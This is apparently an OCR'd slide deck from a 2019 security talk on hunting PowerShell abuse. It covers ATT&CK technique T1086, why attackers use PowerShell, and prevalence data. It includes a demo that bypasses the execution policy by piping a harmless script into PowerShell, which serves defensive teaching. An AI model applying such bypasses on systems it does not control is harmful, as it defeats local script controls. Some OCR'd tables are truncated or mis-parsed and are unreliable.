OFF ZONE 2019

Hunting For PowerShell Abuse

Teymur Kheirkhabarov


Head of Cyber Defense Center, BI.ZONE

Moscow, 17 June 2019

Who am I

- Head of Cyber Defense Center at BI.ZONE
- Threat Hunter
- Big fan of ELK stack
- ZeroNights / PHDays / OFFZONE speaker
- GIAC GXPN certified
- Ex- Head of SOC R&D at Kaspersky Lab
- Ex- SOC Analyst
- Ex- Infosec Admin/Engineer
- Ex- Sysadmin
- Twitter @HeirhabarovT
- heirhabarov@gmail.com

What are we going to talk about?



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	BITS Jobs	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Compiled HTML File	AppCert DLLs	AppCert		Credential	Browser Bookmark	Exploitation of	board Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Control Panel Items	AppInit DLLs	AppInit					ta Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	Applica Shimm					ata from formation positories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Execution through API	Authentication Package	Bypass Account (					from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through Module Load	BITS Jobs	DLL Searc Hijack					ata from work Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Exploitation for Client Execution	Bootkit	Exploitat Privile Escala					ata from emovable Media	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Extra Wi Memory I					Email ollection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	InstallUtil	Change Default File Association	File Sys Permiss Weakn					ut Capture	Fallback Channels		Resource Hijacking
Valid Accounts	LSASS Driver	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Permission Groups Discovery	Shared Webroot	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation
	Mshta	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	LLMNR/NBT-NS Poisoning and Relay	Process Discovery	Taint Shared Content	Screen Capture	Multi-hop Proxy		Service Stop
	PowerShell	Create Account	New Service	DLL Search Order Hijacking	Network Sniffing	Query Registry	Third-party Software	Video Capture	Multiband Communication		Stored Data Manipulation
	Regsvcs/Regasm	DLL Search Order Hijacking	Path Interception	DLL Side-Loading	Password Filter DLL	Remote System Discovery	Windows Admin Shares		Multilayer Encryption		Transmitted Data Manipulation
	Regsvr32	External Remote Services	Port Monitors	Deobfuscate/Decode Files or Information	Private Keys	Security Software Discovery	Windows Remote Management		Remote Access Tools		

ID: T1086

Tactic: Execution

Platform: Windows

Permissions Required: User, Administrator

Data Sources: PowerShell logs, Loaded DLLs, DLL monitoring, Windows Registry, File monitoring, Process monitoring, Process command-line parameters

Supports Remote: Yes

Contributors: Praetorian

Version: 1.1

What is PowerShell?

- Task automation and configuration management framework from Microsoft;
- Consisting of a command-line shell and associated scripting language;
- Built on the .NET Framework;
- Enabling administrators to perform administrative tasks on both local and remote Windows systems;
- Installed and enabled by default on Windows 7, Server 2012 and later;
- It was made open-source and cross-platform on 18 August 2016 wit the introduction of PowerShell Core.

Operating System	Installed PS Version	Supported PS Versions
Windows 7	2.0	2.0, 3.0, 4.0, 5.0, 5.1
Windows Server 2008 R2	2.0 (**)	2.0, 3.0, 4.0, 5.0, 5.1
Windows 8	3.0	2.0, 3.0
Windows Server 2012	3.0	2.0, 3.0, 4.0
Windows 8.1	4.0	2.0, 4.0, 5.0, 5.1
Windows Server 2012 R2	4.0	2.0, 4.0, 5.0, 5.1
Windows 10	5.1	2.0
Windows Server 2016	5.1	2.0

** PowerShell 2.0 is included in all latter Windows versions


Why attackers love PowerShell?

- It is installed and enabled by default;
- Most attacker logic can be written in PowerShell without the need to install malicious binaries (interaction with .NET & Windows API, execution of payloads directly from memory, downloading & execution code from another system, etc.);
- It has remote access capabilities by default;
- As a script, It is easy to obfuscate and difficult to detect with signature-based approach;
- Many sysadmins use and trust it, allowing PowerShell malware to blend in with regular administration work;
- Most organizations are not watching PowerShell activity.

POWERSHELL EMPIRE

NISHANG


PS > ATTACK



Invoke-Mimikatz

How much attackers love PowerShell?

OFFZONE 2019




FIRST EDITION | 2019


red canary

Threat Detection Report

An in-depth look at the most prevalent ATT&CK™ techniques according to Red Canary's historical detection dataset



This chart illustrates how often each ATT&CK technique is leveraged in a confirmed threat in our customers' environments. To provide a degree of scope to this chart, the top technique is PowerShell, which was a component of 1,774 confirmed threats.



COMMUNICATION

T1086: PowerShell
T1035: Service Execution
T1117: Regsvr32

EDUCATION

T1086: PowerShell
T1077: Windows Admin Shares
T1053: Scheduled Task

ENERGY

T1086: PowerShell
T1193: Spearphishing Attachment
T1059: Command-Line Interface

FINANCIAL

T1086: PowerShell
T1064: Scripting
T1117: Regsvr32

HOSPITALITY

T1086: PowerShell
T1064: Scripting
T1036: Masquerading
T1140: Deobfuscate/Decode Files or Information
T1100: Web Shell
T1047: Windows Management Instrumentation
T1193: Spearphishing Attachment


INDUSTRIAL

T1086: PowerShell
T1064: Scripting
T1117: Regsvr32
T1090: Connection Proxy
T1036: Masquerading
T1060: Registry Run Keys / Start Folder
T1085: Rundll32
T1193: Spearphishing Attachment
T1015: Accessibility Features

PowerShell Execution Policies aren't about security

OFFZONE 2019

Execution Policy is not a security measure as it is known and can be easily overcome. It has been developed to prevent the damage they cause users run the script by accident



Turn on Script Execution

Turn on Script Execution

Previous Setting | Next Setting

( ) Not Configured
( ) Enabled
(●) Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Execution Policy

Help:

This policy setting lets you configure the script execution policy, controlling which scripts are allowed to run.

If you enable this policy setting, the scripts selected in the drop-down list are allowed to run.

The "Allow only signed scripts" policy setting allows scripts to execute only if they are signed by a trusted publisher.


The "Allow local scripts and remote signed scripts" policy setting allows any local scrips to run; scripts that originate from the Internet must be signed by a trusted publisher.

The "Allow all scripts" policy setting allows all scripts to run.

If you disable this policy setting, no scripts are allowed to run.

Note: This policy setting exists under both "Computer Configuration" and "User Configuration" in the Local Group Policy Editor. The "Computer Configuration" has precedence over "User Configuration."


OK | Cancel | Apply



Command Prompt

```
C:\Temp>powershell Get-ExecutionPolicy
Restricted

C:\Temp>type Hello.ps1
Write-Host "Hello from PowerShell!!!"


C:\Temp>powershell -file Hello.ps1
File C:\Temp\Hello.ps1 cannot be loaded because running scripts is
disabled on this system. For more information, see
about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
    + CategoryInfo          : SecurityError: (:) [], ParentContainsErrorRe
   cordException
    + FullyQualifiedErrorId : UnauthorizedAccess

C:\Temp>powershell -ExecutionPolicy Bypass -file Hello.ps1
File C:\Temp\Hello.ps1 cannot be loaded because running scripts is
disabled on this system. For more information, see
about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
    + CategoryInfo          : SecurityError: (:) [], ParentContainsErrorRe
   cordException
    + FullyQualifiedErrorId : UnauthorizedAccess

C:\Temp>type Hello.ps1 | powershell -noprofile -
Hello from PowerShell!!!

C:\Temp>
```

PowerShell Execution Policies aren't about security
A lot of ways to bypass it!



NetSPI Blog

15 Ways to Bypass the PowerShell Execution Policy

Scott Sutherland
September 9th, 2014

By default PowerShell is configured to prevent the execution of PowerShell scripts on Windows systems. This can be a hurdle for penetration testers, sysadmins, and developers, but it doesn't have to be. In this blog I'll cover 15 ways to bypass the PowerShell execution policy without having local administrator rights on the system. I'm sure there are many techniques that I've missed (or simply don't know about), but hopefully this cheat sheet will offer a good start for those who need it.

